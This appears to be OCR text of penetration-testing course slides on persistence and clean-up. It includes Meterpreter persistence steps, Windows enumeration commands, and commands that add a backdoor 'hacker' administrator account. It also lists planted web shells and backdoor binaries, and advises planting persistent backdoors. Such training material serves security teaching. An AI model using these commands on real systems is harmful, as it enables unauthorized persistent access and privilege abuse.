
Persistent Metepreter Shell

- Right click on compromised machine (10.2.1.20)
- Select Metepreter -> Access -> Persist



PHASE 9: MAINTAINING ACCESS

Persistent Metepreter Shell



PHASE 9: MAINTAINING ACCESS

Other Windows Post-Exploitation Tricks

Command	Description
net user /domain	List all domain users
net user %USERNAME% /domain	Query information on a user
net accounts	Query password policy
net localgroup administrators	List all users in the local Administrators group
net group "Domain Admins" /domain	List all domain admins
net user hacker hackerpass /add	Adds a new local user called "hacker" with password "hackerpass"
net localgroup Administrators hacker /add	Adds the user "hacker" to the local administrators group

PHASE 9: CLEAN-UP

- Vital to restore system to initial state.
- Detailed activity log is helpful when tracking changes made to compromised system.
- Changes that should be reverted:
  - Newly created accounts
  - Newly created files
  - System settings
  - Backdoors

PHASE 9: CLEAN-UP

- Our compromised system has some changes, they need to be cleaned up / reverted.
- List of changes made:
  - PHP web shell on 172.16.184.7
    - /usr/local/www/apache22/data/cache/shell.php
  - Metepreter binary on 172.16.184.9
    - backdoor.exe
  - Persistent metepreter shell on 10.2.1.9, cleanup script at
    - /root/.msf4/logs/persistence/MALKOVIC-0A26D6_20130523.2520/MALKOVIC-0A26D6_20130523.2520.rc

REVIEW

- Strive for a proper shell.
- If system is running windows, always use a metepreter shell.
- When using metepreter shell, try to always migrate to another process.
- Always try to elevate privileges for full system compromise.
- Browsing files on compromised system may yield more information.
- Salvaged accounts may come in handy when going deeper in.

REVIEW

- Recon for new networks.
- Utilize pivots to reach other networks.
- Create persistent backdoors to maintain future access.
- Note down where all backdoors are placed.
- Do not forget to clean-up and restore compromised system once pentest is completed.